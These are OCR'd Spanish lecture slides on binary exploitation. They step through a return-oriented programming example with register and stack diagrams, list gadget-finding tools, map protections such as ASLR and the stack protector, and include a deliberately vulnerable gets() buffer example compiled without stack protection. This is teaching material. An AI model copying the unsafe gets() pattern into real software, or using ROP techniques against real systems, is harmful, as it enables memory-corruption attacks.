
EJEMPLO: ROP


eax: 0x1000
ebx:
ecx: 0x1000
edx:
gadget3
dec eax
ret
ESP
0x7
&gadget3
&gadget4
...
...
...
gadget2
EIP
pop edx
ret


EJEMPLO: ROP


eax: 0x1000
ebx:
ecx: 0x1000
edx: 0x7
gadget3
dec eax
ret
ESP
&gadget3
&gadget4
...
...
...
gadget2
pop edx
EIP
ret


EJEMPLO: ROP


eax: 0x1000
ebx:
ecx: 0x1000
edx: 0x7
gadget3
EIP
dec eax
ret
ESP
&gadget4
...
...
...
gadget4
...
...


EJEMPLO: ROP


eax: 0x0fff
ebx:
ecx: 0x1000
edx: 0x7
gadget3
dec eax
EIP
ret
ESP
&gadget4
...
...
...
gadget4
...
...

EXPLOIT CON ROP




BÚSQUEDA DE GADGETS EN LIBC CON ROPGADGET



HERRAMIENTAS

- ROPgadget
- Ropper
- BARF
- Otras


Stack overflow clásico
W^X
ret2lib
ROP
Stack Protector
Primitivas de escritura
& Arbitraria
& Relativa
ASLR
ret2text
Primitivas de lectura
& Arbitraria
& Relativa
PIE

¿Cómo surgen las vulnerabilidades de software?

EJEMPLO

```
int main(int argc, char **argv) {
  char buffer[64];
  gets(buffer);
}
```

ORIGEN DE LAS VULNERABILIDADES DE SOFTWARE


- Supuestos inválidos.
- Exceso de confianza en la integridad de los datos.
- Desconocimiento de los supuestos en los que se basan las funciones que se utilizan.

Muchas vulnerabilidades están en el código.

STACK PROTECTOR


VENIMOS COMPILANDO SIN STACK PROTECTOR

```
gcc -fno-stack-protector -m32 stack5.c -o stack5-noprot
```




SI COMPILAMOS CON STACK PROTECTOR...

```
gcc -m32 stack5.c -o stack5
```



